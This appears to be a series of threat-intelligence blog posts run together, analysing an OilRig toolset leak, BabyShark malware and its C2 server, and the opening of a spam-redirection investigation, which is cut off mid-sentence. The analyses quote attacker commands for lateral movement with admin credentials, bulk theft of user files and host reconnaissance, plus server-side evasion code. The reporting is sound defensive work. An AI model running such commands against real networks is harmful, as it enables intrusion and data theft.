The Network Downloader functionality allows the actor to quickly upload user files from remote victim systems. To use this functionality, the actor must provide information within the "Target Computer" portion of the webshell, specifically a network administrator username and password, as well as a list of IP addresses of remote systems added in the "Select Computer" drop down. Before performing the network download, the webshell checks the storage volume on the server that the webshell is running on to determine if it has more than 30 GB of free space. If the server has less than 30 GB of free space the webshell will not perform the activity, which indicates that the developer of the webshell expects a high volume of data downloaded from the victim network. The webshell will iterate through the IP list and perform a series of commands for each IP, starting off with using the following command to connect to the remote system:

net use [IP address] /user:[domain admin username] [domain admin password] 2>&1

After connecting to the remote system with net use, the webshell will run the following command to obtain a list of user folders:

dir /b [IP address]\c$\Users 2>&1

With a list of user folders, the webshell will iterate through the list of users and enumerate all of the files in the following folders:

[IP address]\c$\Users\[username]\Desktop

[IP address]\c$\Users\[username]\Documents

[IP address]\c$\Users\[username]\Downloads

The Network Downloader function will gather all the files in these folders and use 7-Zip to compress and archive the files. The webshell will save the archives locally to the server in the C:\Users\Public\Libraries\Recorded\Files folder, each with a filename with the following structure:

[IP address]_c$_Users_[username]__[Desktop-Documents-Downloads]_[year]-[month]-[day]-[hours]-[minutes]-[seconds].7z

It is likely that the threat actors use this functionality to rapidly check for new files created by users on the network.

Minion

Minion appears to be another webshell related to HighShell, as it contains similar functionality and significant code overlap. Based on the login functionality within Minion, we believe the same entities were involved in the development of Minion and HyperShell. To use Minion, the actor must provide the username of admin and a password to authenticate before using the webshell. To authenticate, the password has the string O%tG7Hz57kvWk35$D*)s$1l$pUpLnBw)apHR!xYZWZu7X#^w7$mCArmQMAa&sRBG appended to it as a salt value. The webshell generates the SHA256 hash of the resulting string and base64 encodes it to compare with the hardcoded string of m6m8CCWa/u820mie8bX3HKIx1+WQkB+lbmniyXWKB+8=. The password and salt string must result in a SHA256 hash of 9ba9bc08259afeef36d2689ef1b5f71ca231d7e590901fa56e69e2c9758a07ef to properly authenticate. This is the exact same process used to authenticate/decrypt within HyperShell.

Much like HighShell version 8.6.2, Minion includes modules to extend the webshell’s functionality. Table 6 shows the modules included with Minion, three of which are the same exact files as seen in the HighShell and Minion including Hobocopy and a port scanning, screenshot tool called Tardigrade.

Filename SHA256 Description
7za.exe dd6d7af00ef4ca89a319a230cdd094275c3a1d365807fe5b34133324bdaa0229 7-Zip 17.01 beta
hb.exe 3ca3a957c526eaeabcf17b0b2cd345c0fffab549adfdf04470b6983b87f7ec62 Hobocopy
nbt.exe c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e nbtscan 1.0.35
rx.exe a6a0fbfee08367046d3d26fb4b4cf7779f7fb6eaf7e60e1d9b6bf31c5be5b63e IntelliAdmin Remote Execute v1.0
tardigrade.exe fe1b011fe089969d960d2dce2a61020725a02e15dbc812ee6b6ecc6a98875392 Tardigrade application. Can perform port scanning, screenshots and connect to remote systems with “net use”.

Table 6. Modules included with the Minion webshell

DNS Hijacking Script

In November 2018, Cisco Talos published research on an attack campaign named DNSpionage. It involved attacks using malware to compromise individual endpoints, but most interestingly described an effort to specifically hijack DNS entries of government organizations to redirect visitors to likely malicious, adversary operated systems. Both FireEye and Crowdstrike followed up with their own assessments for the DNS hijacking efforts, and described operations extending back to January 2017. No attribution to any known adversary groups was provided, other than that the target radius was primarily in the Middle East and the adversary was also likely operating out of that region.

In this data dump, a tool called webmask is included which appears to be a series of scripts specifically meant to perform DNS hijacking. An informational document is included titled guide.txt, as seen in Figure 16 that provides instructions to the operator on how to execute the DNS hijacking attack using the provided tools. Based upon the instructional guide and the provided tools, this package appears consistent with the methodologies FireEye outlined in their research on how these attacks were executed, including specific details such as the use of ICAP via a proxy passthrough, in this case specifically squid, and using certbot to create a Let’s Encrypt SSL certificate.

Figure 16. Instructions within guide.txt explaining how to carry out DNS hijacking attack

In one part of guide.txt, an example target appears to be provided, with a corresponding adversary IP (185.162.235[.]106) for the legitimate domain to be redirected to. Analysis of this IP provides several interesting data points, including possible relationships to previously observed OilRig infrastructure. Examining the hosting provider shows that the IP is associated with an Iranian hosting provider called NovinVPS. The autonomous system name of the IP shows that the allocation is controlled by Serverius Holding B.V., which is an autonomous system name we have previously seen associated with the OilRig group. In fact, examining the Class C IP block of 185.162.235[.]0/24 shows at least two other IPs we have previously identified as in use by the OilRig group for C2 servers. 185.162.235[.]29 and 185.162.235[.]121 and their associated domains, office365-management[.]com and msoffice-cdn[.]com respectively. Office365-management[.]com was first identified in October 2017 as a C2 servers for OilRig operations delivering the ISMInjector backdoor. Later in February 2018 we were able to link the entire grouping of infrastructure to another campaign delivering the OopsIE backdoor via the reuse of WHOIS registrant artifacts, shared SSL certificates, and a shared Class C IP block. Figure 17 shows the relationship between the files related to DNS hijacking and known infrastructure associated with OilRig.

Figure 17. Relationship between DNS Hijacking files and OilRig infrastructure

Although we are unable to say with certainty that the DNSpionage operations were absolutely executed by the OilRig group, it is possible based on the provided data that there may be some level of relationship between them.

Screenshots

The data dump includes several screenshots of resources that the leaker alleged was related to the OilRig group. The screenshots included remote desktop (RDP) sessions showing the Glimpse panel, a web browser session displaying a C2 panel called Scarecrow, web browser sessions into VPS administrative panels, and evidence of potential destructive attacks against OilRig servers.

The screenshot in Figure 18. appears to be a C2 panel for an unknown backdoor. The only name provided is Scarecrow, which is not a name we have previously observed or associated with OilRig. The server is hosted on 142.234.157[.]21 which appears to be hosted by LeaseWeb. If we are to assume the filename is consistent with a real time snapshot of the server panel, it would indicate that multiple systems were actively compromised as of March 29, 2019.

Figure 18. Screenshot provided in leak showing Scarecrow panel

Figure 19 shows an administrative panel to an Iranian based virtual hosting provider called Berbid Server. No other infrastructure details are displayed.

Figure 19. Screenshot provided in leak showing administrative panel for hosting provider Berbid Server

The screenshot showed the administrative panel for a VPS account on DeltaHost with four different virtual servers, as seen in Figure 20. One of these virtual servers was hosted at an IP address of 193.111.152[.]13 and had been up for 194 days (in the red box in Figure 20) at the time this control panel was apparently accessed.

Figure 20. Screenshot in leak of administrative panel for an account at DeltaHost

If we use the filename of this screenshot and assume that it was taken on March 29, 2019 and subtract 194 days from this date, it is possible that this server had been operational since at least September 16, 2018. On September 24, 2018, we observed an organization targeted by OilRig attempting to download a Zip archive from the following URL:

hxxp://193.111.152[.]13/[redacted]-ITsoftwareUpdate.zip

This Zip archive contained a file named [redacted]-ITsoftwareUpdate.exe (SHA256: 5f42deb792d8d6f347c58ddbf634a673b3e870ed9977fdd88760e38088cd7336), which is a variant of the OopsIE Trojan we described in detail in a blog we published in September 2018. This suggests that the server displayed in the VPS control panel may have indeed been in use by the OilRig threat actors at the time of attack. In addition, two of the other IPs listed in this panel, 185.161.209[.]57 and 185.161.210[.]25 are in the same 185.161.208[.]0/22 range as an IP associated with the DNSpionage campaign, 185.161.211[.]72. This is a tenuous relationship at best and does not indicate that the OilRig group is the one executing the DNSpionage campaign, but with the combination of the use of DeltaHost and IPs belonging to a fairly small range, there may be reason to believe that these are related to some extent.

Figure 21 is a screenshot of a C2 server panel for Glimpse, which we track using the name BONDUPDATER. This screenshot is via an RDP session as indicated by the tab located at the top of the screen and is located at 164.132.67[.]216 which is hosted by OVH. If we again assume the accuracy of the time indicated in the filename, this would indicate that no compromised system had checked in since as far out as 71 days.

Figure 21. Screenshot in leak of RDP session with a server running the Glimpse C2

Conclusion

This data dump has provided a rare and unusual perspective into the behind-the-scenes activity in an adversary’s operations. It is important to understand that although we are able to validate the backdoors and webshells provided in the dataset as consistent with previously researched OilRig toolsets, in general we are unable to validate the origins of the entirety of the dataset and cannot confirm nor deny that the data has not been manipulated in some manner. It is certainly possible that the data dump did indeed originate from a whistleblower, but it is just as likely that a third party was able to extract this data. Looking at the data dump as a whole though, the targeting and TTPs are consistent with behaviors we have generally associated with OilRig in the past. Assuming the data in the dump is accurate, it also shows the global reach of the OilRig threat group, which generally is assumed to operate primarily in the Middle East. The disparity in regions and industries for organizations potentially affected or compromised by OilRig is an excellent example of why organizations regardless of region or industry should always maintain situational awareness of adversaries, their activities, and be prepared to defend against any attack.

Indicators of Compromise

Domains
  • Myleftheart[.]com
  • office365-management[.]com
  • msoffice-cdn[.]com
Poison Frog PS1 files
  • 27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed
  • 995ea68dcf27c4a2d482b3afadbd8da546d635d72f6b458557175e0cb98dd999
  • 0f20995d431abce885b8bd7dec1013cc1ef7c73886029c67df53101ea330436c
IPs
  • 185.36.191[.]31
  • 185.161.209[.]57
  • 185.161.210[.]25
  • 164.132.67[.]216
  • 212.32.226[.]245
  • 142.234.157[.]21
  • 193.111.152[.]13
  • 185.162.235[.]106
  • 185.162.235[.]29
  • 185.162.235[.]121
OopsIE payload

5f42deb792d8d6f347c58ddbf634a673b3e870ed9977fdd88760e38088cd7336

BabyShark Malware Part Two – Attacks Continue Using KimJongRAT and PCRat

Executive Summary

In February 2019, Unit 42 published a blog about the BabyShark malware family and the associated spear phishing campaigns targeting U.S. national think tanks. Since that publication, malicious attacks leveraging BabyShark have continued through March and April 2019. The attackers expanded targeting to the cryptocurrency industry, showing that those behind these attacks also have interests in financial gain.

While tracking the latest activities of the threat group, Unit 42 researchers were able to collect both the BabyShark malware’s server-side and client-side files, as well as two encoded secondary PE payload files that the malware installs on the victim hosts upon receiving an operator’s command. By analyzing the files, we were able to further understand the overall multi-staging structure of the BabyShark malware and features, such as how it attempts to maintain operational security and supported remote administration commands. Based on our research, it appears the malware author calls the encoded secondary payload “Cowboy” regardless of what malware family is delivered.

Our research shows the most recent malicious activities involving BabyShark malware appear to be carried out for two purposes:

  • Espionage on nuclear security and the Korean peninsula’s national security issues
  • Financial gain with focus on the cryptocurrency industry based on the decoy contents used in the samples, shown in Figure 1. Xcryptocrash is an online cryptocurrency gambling game.

Figure 1. Cryptocurrency related BabyShark malicious document decoy

We presume that the BabyShark malware toolset is shared among actors under the same umbrella or the same group has been assigned an additional mission.

In our analysis, we found BabyShark attacks were using KimJongRAT and PCRat as the encoded secondary payload and thus were the “Cowboys”.

Suspicious Access Logging

BabyShark has a multi-stage infection chain with checks between each stage, as shown in Figure 2, to ensure only targeted hosts are advanced to the next stage before it finally beacons backs to the attacker.

Figure 2. BabyShark malware overall structure

This is done by maintaining a list of denylisted IP addresses and computer names for those who have made suspicious access attempts, such as access with invalid parameters, to the server as a possible technique meant to make analysis harder. The IP addresses and computer names in the denylist are written in base64 encoded format at [BASE_URI]/blackip.txt, shown in Figure 3.

Figure 3. Denylisted IP addresses and computer names in blacktip.txt

When a new access attempt is made with data matching the denylist, the server will not proceed to the next stage and alerts the operator via a separate log file shown in Figure 4.

Figure 4. Suspicious activity log report to operator

BabyShark’s C2 server also logs access to its base URI and redirects to http://go.microsoft[.]com/. The purpose of this is likely to avoid its files being seen due to potential mis-configurations of the hosting web server.

if($ff=fopen("resp_suspect","a"))

{

fwrite($ff, $date . "  " . $ip . " suspected access " . $useragent ."\r\n");

     fclose($ff);

}

header('Location: http://go.microsoft[.]com/');

exit;

Remote Commands

The operator can issue VBS and PowerShell based commands to victim systems infected with BabyShark. The remote commands we found from the C2 are in the below table, but BabyShark is not limited to these as the attacker can create more VBS or PowerShell command files.

VBS based remote commands:

Command Name Description
getfiles Archive all files in the BabyShark base path as a ZIP archive, then upload to the C2
exe_down Download files for secondary payload:

- a Cowboy, a custom encoded PE payload

- an EXE type loader which decodes and loads Cowboy in memory

- a DLL type loader which decodes and loads Cowboy in memory

redirect_vbs Purpose of this command is not clear as key file is missing, but it is likely for changing C2 path

Table 1. VBS based remote commands for BabyShark

PowerShell based remote administration commands:

Command Name Description
keyhook Two types of key loggers implemented using PowerShell and C#

- PowerShell based key logger which is openly available on GitHub. Result is saved in %APPDATA%\Microsoft\ttmp.log

- C# based key logger saves result in %APPDATA%\Microsoft\ttmp.log

dir list Collect host information and save the result in %APPDATA%\Microsoft\ttmp.log. The commands issued to collect host information include:

- whoami

- hostname

- ipconfig

- net user

- arp -a

- dir "%appdata%\Microsoft"

- dir "%systemroot%\SysWOW64\WindowsPowerShell\"

- vol c: d: e: f: g: h: i: j: k: l: m: n: o: p: q: r: s: t: u: v: w: x: y: z:

- dir "%userprofile%\Downloads"

- dir "%userprofile%\Documents"

- dir "%userprofile%\AppData\Local\Google\Chrome\User Data\Default"

- tasklist


Also, a test result for UAC accessibility, and Microsoft Office security setting from registry key values

power com Copy %APPDATA%\Microsoft\delemd.tmp0 to %APPDATA%\Microsoft\XXYYZZ.tmp, and load as DLL
exe del Clean up all files associated with secondary payload execution.

- %APPDATA%\Microsoft\desktop.r3u, encoded Cowboy payload

- %APPDATA%\Microsoft\fstnur, file used to check for first time execution

- %APPDATA%\Microsoft\*.tmp

execute Copy %APPDATA%\Microsoft\deleme.tmp0 to %APPDATA%\Microsoft\deleme.tmp, and execute it

Table 2. PowerShell based remote commands for BabyShark

KimJongRAT and PCRat are the Cowboys!

The secondary malware is delivered as a set:

  • one EXE loader
  • one DLL loader
  • one encoded payload

The functionality of the EXE and DLL loaders is the same: the only difference is the file type. These loaders are later run upon receiving an execution command: “execute” to invoke the EXE type loader or “power com” to launch the DLL type loader. We theorize the reason for having two different type loaders is to have redundancy for loading the payload in case of anti-virus software’s disruption. Either loader will load the custom encoded secondary payload, the Cowboy, in memory, decode it, and execute it.

In our previous research, we wrote about possible links between BabyShark and the KimJongRAT malware family. We based these possible links on the similarity of malware behavior, similar interests in the targets, and a freshly compiled KimJongRAT malware sample being seen from the same threat actor. In our latest analysis, we collected two secondary payload files, cow_pass.gif and cow.gif, from BabyShark’s C2 server. After decoding, we found these samples were KimJongRAT and PCRat respectively. Their metadata are in Tables 3 and 4.

SHA256 f86d05c1d7853c06fc5561f8df19b53506b724a83bb29c69b39f004a0f7f82d8
timestamp 2010-07-14 08:47:40
size 124,928
Import hash d742aa65c4880f85ae43feebb0781b67
C2 173.248.170[.]149:80

Table 3. Decoded PCRat payload metadata

SHA256 d50a0980da6297b8e4cec5db0a8773635cee74ac6f5c1ff18197dfba549f6712
timestamp 2018-12-25 11:11:47
size 787,968
Import hash daab894b81cc375f0684ae66981b357d

Table 4. Decoded KimJongRAT payload metadata

PCRat is an infamous remote administration trojan with its source code openly available on the public internet. The malware is a variant of the Gh0st RAT malware family and it shares many similarities with Gh0st including its network beacon structure as shown in the Figure 5.

Figure 5. PCRat communication with the C2 at 173.248.170[.]149:80

Initially, we were curious about the sample’s old timestamp and it being hardly modified from the original PCRat binary which had been publicly available for many years. However, the operator seemed to be actively operating the malware when we observed the communication between it and the C2 server at the time of our analysis.

The decoded KimJongRAT sample seems to exhibit a few changes in the code from the variants reported in the past. This sample added a substitution cipher to obfuscate API strings, as shown in Figure 5, to hide its intentions and removed its networking feature for C2 data exfiltration, possibly in favor of the password gathering discussed below.

Figure 6. Encrypted API strings in KimJongRAT

As the original filename “cow_pass.fig” suggests, KimJongRAT seems to be wholly used as a password extraction and information stealer tool by the threat actor, and the collected data are exfiltrated to C2 with support from other malware such as BabyShark or PCRat. The information that the KimJongRAT malware steals from victim machines include email credentials from Microsoft Outlook and Mozilla Thunderbird, login credentials for Google, Facebook, and Yahoo accounts from browsers Internet Explorer, Chrome, Mozilla Firefox, and Yandex Browser. All this information together with the victims machines' OS version are stored into the file "%APPDATA%\Microsoft\ttmp.log". The contents in "ttmp.log" always begin with the string "AAAAFFFF0000CCCC" and then appended with base64 encoded stolen credentials.

CVE-2018-8174

We have not observed an in-the-wild case yet, but we did find a PHP sample exploiting CVE-2018-8174 (Windows VBScript Engine Remote Code Execution Vulnerability) on the BabyShark C2 server, and this suggests that the threat actor may be leveraging this vulnerability to make a target load BabyShark’s first stage HTA via a watering hole attack or a malicious URL in a spearphishing email.

The attacker’s exploit script logs the victim’s remote IP address and redirects to http://google[.]com if the access is made more than one time from the same IP. This again is perhaps a tactic meant to thwart researchers.

if(file_exists($filename))

{

     if($ff=fopen("resp","a"))

     {

          fwrite($ff, $date . "  " . $ip .  "    ".$useragent."     reopen document." ."\r\n");

          fclose($ff);

     }

     header("location: http://google[.]com");

     exit;

}

if($ff=fopen("resp","a"))

{

     fwrite($ff, $date . "  " . $ip .  "    ".$useragent."            open document." ."\r\n");

     fclose($ff);

}

Cowboy Converter

During our research, we discovered a Graphical User Interface (GUI)  based program likely created by the BabyShark malware author from a public malware repository. The file is to use as a file encoder tool to convert a PE file into a payload format loadable by the previously described Cowboy EXE and DLL loaders. We believe this tool is used by the BabyShark author to create their attack. Its metadata is in Table 5, below.

SHA256 bd6efb16527b025a5fd256bb357a91b4ff92aff599105252e50b87f1335db9e1
timestamp 2019-01-30 18:22:51
size 24,576
Import hash bde663d08d4e2e17940d890ccf2e6e74

Table 5. Cowboy converter metadata

This tool simply opens a file with the name of “cowboy” in the current working directory and encodes it into the Cowboy encoding format as detailed below. If a file with the name of “cowboy” is not found, it pops up a message box notifying “The file cowboy isn’t there!” shown in Figure 7.

Figure 7. Cowboy converter and cowboy file not found pop up message

The encoding is done via the following three steps:

  1. Reverse the original byte content read from the file with the name of “cowboy”
  2. Take the reversed bytes and Base64 encode them
  3. Take the base64 encoded string and chop it into 10 blocks and reverse the blocks' order

We have written a decoder script in Python and it is available in the appendix section of this blog.

Conclusion

Since releasing our previous research, malicious attacks leveraging the BabyShark malware have continued. In fact, they have widened their operation to target the cryptocurrency industry. The malware’s server-side implementation showed that the malware author has made certain efforts to maintain the operational security for operating the malware and C2 infrastructures. The threat actor leverages other commodity and custom developed tools in their campaigns. In this case, they were PCRat and KimJongRAT, but these may be changed to other malware families in the future. Malicious attacks using the BabyShark malware also seem likely to continue based on our observations and may continue expanding into new industries.

Palo Alto Networks customers are protected from this threat in the following ways:

  • WildFire and Traps detect all malware families and vulnerability exploits mentioned in this report as malicious
  • C2 domains used by the threat actors are blocked via Threat Prevention
  • Pre and post infection network communications by the BabyShark and PCRat malware families are blocked by our IPS engine
  • CVE-2018-8174 exploit is blocked by our IPS engine

AutoFocus customers can monitor ongoing activity from the threats discussed in this report by looking at the following tags:

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

Malicious Word Macro Document

75917cc1bd9ecd7ef57b7ef428107778b19f46e8c38c00f1c70efc118cb8aab5,

PCRat

f86d05c1d7853c06fc5561f8df19b53506b724a83bb29c69b39f004a0f7f82d8,

KimJongRAT

d50a0980da6297b8e4cec5db0a8773635cee74ac6f5c1ff18197dfba549f6712,

Cowboy Loader

4b3416fb6d1ed1f762772b4dd4f4f652e63ba41f7809b25c5fa0ee9010f7dae7

33ce9bcaeb0733a77ff0d85263ce03502ac20873bf58a118d1810861caced254

Cowboy Converter

bd6efb16527b025a5fd256bb357a91b4ff92aff599105252e50b87f1335db9e1,


Appendix - Python Script for Decoding Cowboy

import base64

with open('cowboy', 'r') as file_in, open('cowboy_clear.bin', 'wb') as file_out:

    EncStr = file_in.read()

    BlkSz = 10

    len_EncStr = len(EncStr)

    NonBlk10_ptr = len_EncStr - (BlkSz -1) * (len_EncStr // BlkSz)

    NonBlk10 = EncStr [:NonBlk10_ptr]

    result = ''

    EncStr = EncStr [NonBlk10_ptr::]

    #print EncStr

    x = range (-1,BlkSz-1)

    Blksize1 = len_EncStr // BlkSz

    for n in x:

        loop_buff1_ptr = n * (len_EncStr // BlkSz)

        loop_buff1 = EncStr [loop_buff1_ptr:loop_buff1_ptr+Blksize1]

        #print loop_buff1

        result = loop_buff1 + result

    result = result + NonBlk10

    clear = base64.b64decode(result)[::-1]

    print clear

file_out.write(clear)


Don't Panic Podcast - Watering Hole Attacks

Unit 42 leaders Ryan Olson and Rick Howard present another another episode of their "Don't Panic" podcast, where they break down the big issues in cyber security and tell you why you don't need to panic.

This week's episode is about Watering Hole attacks. This technique involves compromising specific websites to target their readers with malware.

Subscribe at: iTunes   Google Play   LibSyn

Send us feedback via Twitter:

Unit 42 ( @unit42_intel )

Ryan (@ireo)

Rick (@raceBannon99)


Takedowns and Adventures in Deceptive Affiliate Marketing

Executive Summary

At Palo Alto Networks, Unit 42 analyzes threats across the spectrum – from nation state all the way down to Florida state. In this blog, I’ll be covering two aspects of multi-year affiliate marketing spam campaigns designed to deceive individuals, scam, and profit off of people’s desire to change their lives.

First, I’ll provide an overview of a spam campaign sent to some customers that led me down this more than two year rabbit hole, and then dig into the inner workings. This blog covers a number of topics: data collection, analysis, and enumeration of infrastructure. These efforts allowed us to map out thousands of compromised servers and abused domains and hundreds of compromised accounts, resulting in a collaborative effort with GoDaddy to take down over 15,000 subdomains being used across these campaigns.

Introduction

On a scale of 1 to 10 for the “Worst Types of Spam” you can receive, approaching that perfect 10 score is spam related to “snake oil” products that are so patently fake that you struggle to understand why they would even bother trying to sell it. You know the ones I’m talking about. The late night, 3A.M. insomnia, as-seen-on-TV, “miracle” products that use laughably bad actors to try and sell you laughably bad products…for a limited time only!

At some point the 3A.M. commercials of yesteryear became all-day e-mails, social media posts, and other forms of invasive advertising that have weaseled their way into our daily lives. So much so that sometimes they just begin to blend into the minutiae of things bombarding us constantly and become part of our expected usage experience; we begin to just glaze over them without giving them a second thought. That’s exactly what was happening to me for a particular campaign of spam that I was seeing every now and then but didn’t give much thought to. It went on for over two years and I began noticing slight variations every month until something clicked and what once was background noise now was something of interest.

At first it’s easy to look past them – “Ah! Just another weight loss pill” or “Yes! I’m sure this totally legit Canadian pharmacy has you covered for pain medications.” However, as I began to notice a pattern in the visual structure across some of these spam websites it piqued my interest. Over two years I had watched some of these sites and could identify a template being used that slowly morphed over time, selling different products, and always using different URLs to mask their intentions, but visually appearing quite similar.

Maybe you’ll recognize one of them if you’ve ever been adventurous enough to see where a random link in an e-mail would take you.

Figure 1. Deceptive scam pages

At times, it was clear, based on domains like “keywestinns[.]com”, that there was something a little more nefarious going on. When I started to investigate, I was seeing hundreds of different domains, with lots of them showing signs of compromise, and quite clearly NOT intended for the spam being used on their infrastructure.

When the act of sending unsolicited offers crosses the line from annoyance to dabbling in illegal acts, then the everyday spam becomes a lot more interesting.

And with that dear readers, it’s time to gather around the camp fire as we go down some rabbit holes on a journey of exploration into the magical mystical world of affiliate marketing spam.

Initial Patterns of Shadiness

To begin, I feel it’s best to highlight some of the spam that initially piqued my interest.

Starting in early 2017, I began making a mental note of these sites purporting celebrity endorsements for weight loss and “brain enhancement” pills. In our process of analysis, we’re presented with an array of screenshots from the virtual systems that crawl these websites; this is why after seeing these images time and time again they eventually became ingrained in my mind and I could start to recognize templates being used and their slight variations over time.

Thus, I present to you some of the first campaigns that I observed throughout 2017. Note the structural similarities as I go through them.

Style A) “Stephen Hawking Predicts, ‘This Pill Will Change Humanity’”

Figure 2. Stephen Hawking variant

A lofty claim for sure and who wouldn’t believe what Stephen Hawking says to Wolf Blitzer as reported on Forbes? While this campaign phased out, there was another running in parallel with the same tactics but a different product, switching from “brain supplements” to “weight loss.” It keeps the celebrity endorsement theme and continues masquerading as a legitimate website.

Style B) “Gwen Stefani Shares Blake Shelton’s Secret To Rapid Weight Loss”

Figure 3. Gwen Stefani variant

I’ll touch on the domains in a minute but note that this domain is crafted specifically for this fake endorsement. It masquerades as the legitimate “TMZ” website with a domain using the brand in the name - “weightloss4tmz[.]com”.

After these two died off, two new campaigns began popping-up around early-2018 and are still active as of today.

Style C) “Why Every Judge On Shark Tank Backed This Product from” – Lacey Brown

Figure 4. Shark Tank variant 1

Style D) “Why Every Judge On Shark Tank Backed This Product from” – Lacey Johnson

Figure 5. Shark Tank variant 2

When you see them next to each other, the templates become more apparent in the stylization of their structured layouts.

Keep in mind that the URLs on display in the above screenshots are not what the initial phishing URL looks like, but they are where you eventually end up after, sometimes, 3-4 redirects away from their point of origin. When I finally decided to do some research on these campaigns and figure out what was going on, this detail made initial identification a bit trickier.

Below is a table showing the original URLs and the domains where they ended up in the four images above.

Style Primary Redirector Landing Page
Hawking test.303[.]lt/captchaimage.php?island=asevp275rbaahnz92 thelimitlessmind[.]asia
Stefani www.printercustomersupportonline[.]com/500error.php?method=283hyxr6r8hew weightloss4tmz[.]com
SharkTankV1 argentina.urbansquares[.]com/efvpmubb.php?er608q1=h6cmt health4burnfats[.]world
SharkTankV2 cinematto[.]ch/wp-content/plugins/linklove/profiles/e080403.php?engine=nyq1an0gq1kt02v fastdiet4lines[.]world

Table 1. Redirection URL per variant

As I started to manually sift through the URLs I processed, looking for past samples to collect from each campaign, I noticed an interesting pattern that spanned across the URLs going back years. Specifically, the initial redirection page was commonly using a PHP file with a single parameter that was typically a simple English word followed by a mix of alphanumeric characters. It was enough to create a regular expression and match additional sites but I kept finding outliers where it wasn’t always consistent, such as in the above SharkTankV1 sample, and I needed to find a way to collect more holistic data.

I needed a way of identifying all of the campaign variants we’d seen over the past few years without relying on the initial URL from the phishing email. A tricky problem to be sure. In addition, I still wanted to identify the “bit[.]ly” and “goo[.]gl” type shortening services, the redirectors, and in some cases the landing pages to see if any patterns appeared - basically, whatever a potential victim saw. Thus, the only consistent piece of the puzzle I had at that point were the images from our virtual systems used for analysis, so I decided to start from there and work my way backwards.

Spam Cartography

I reviewed a number of methodologies on image comparison and settled on Mean Squared Error (MSE). This technique essentially generates a measurement score based on the average of the squares of errors, or in this context the difference between pixel intensity of the two compared images. As every screenshot was of the same size and general layout within the virtual machine, this relatively simple method proved quite accurate at scale.

Using this fabulous blog I cobbled together a Python script that iterated over 42,000 images from our virtual systems where URLs were sent for manual analysis. I did this for each campaign “style” and reported back matches that I then could use to walk back to the submitted URL, after which I manually scraped out the landing page URLs.

Below are some statistics on how many unique sites and domains were collected following this methodology.

Style Total Submissions Unique Source URL Unique Landing Domain
Hawking 256 81 54
Stefani 93 38 21
SharkTankV1 443 217 71
SharkTankV2 108 39 19

Table 2. Campaign variant statistics

One thing that was immediately surprising to me was the sheer number of unique, purchased landing page domains used for these campaigns.

With a sizable corpus of samples from each campaign, I began looking at them deeper to understand how the flow of events occurred and to try and answer the question: how does one actually land on any of these pages?

After speaking with some of our customers, hunting for various URLs, and reviewing quite a few other research blogs, I was able to put together a pretty clear chain of events.

  • User clicks a link from spam e-mails, random/hijacked Skype messages, Facebook ads, and Twitter posts.
  • User ends up on a redirection site, which were usually legitimate sites compromised in some way, which may involve a few hops.
  • User ends up on a fake celebrity endorsement landing page.
  • User ends up ultimately on a sales page for the product being sold.

Figure 6 shows an in-the-wild example that maps out each step:

Figure 6. Chain of events from original source to destination

Starting with the compromised site portion of the chain seemed like an ideal choice to focus on but I could tell from the samples I’d already collected that not all of them used the PHP file for redirection. In fact, as I started to look at each of the campaigns and chains in more detail, I identified multiple styles in how the redirection was occurring at this phase.

Using RiskIQ’s PassiveTotal service to pivot on sites that redirected to or from the compromised sites, I was able to map out 689 landing pages that mapped back to a whopping 21,611 potentially compromised websites. I thought that was quite an extensive network for trying to push fake products so I continued digging.

While looking at some of the metadata for the compromised sites, I stumbled across a tag in PassiveTotal created by one of their security researchers, Jordan Herman, called “CaesarV”. The description of their tag lined up perfectly with some of the activity I was seeing.

The CaesarV injection is using .php files on compromised site to drive traffic to fraudulent and/or scam pages including fake tech support and fake sites purporting to be news sites reporting on the incredible effects of weightloss and intelligence pills. It is unclear whether it is also sending traffic malware at this time. The injection uses a Caesar cipher to obfuscate the method of redirection and the address to which traffic is being sent. This campaign appears to be long running, at least since the beginning of 2017 and possibly much longer.

Jordan sent me  a link to a September 2017 blog PassiveTotal released which featured the Stephen Hawking campaign shown in Figure 2). It detailed how the spammers were able to get access to one of the compromised servers and analyzed the PHP file handling the redirection.

Of note was the use of a Caesar cipher to unmask the hardcoded landing pages to which potential victims would be redirected.

I’ll briefly illustrate this style before covering the additional ones that I saw across my sample set.

Traffic Redirection Styling

CaesarV

For the CaesarV style, at the bottom of the redirect page there is JavaScript block that contains something like the below.

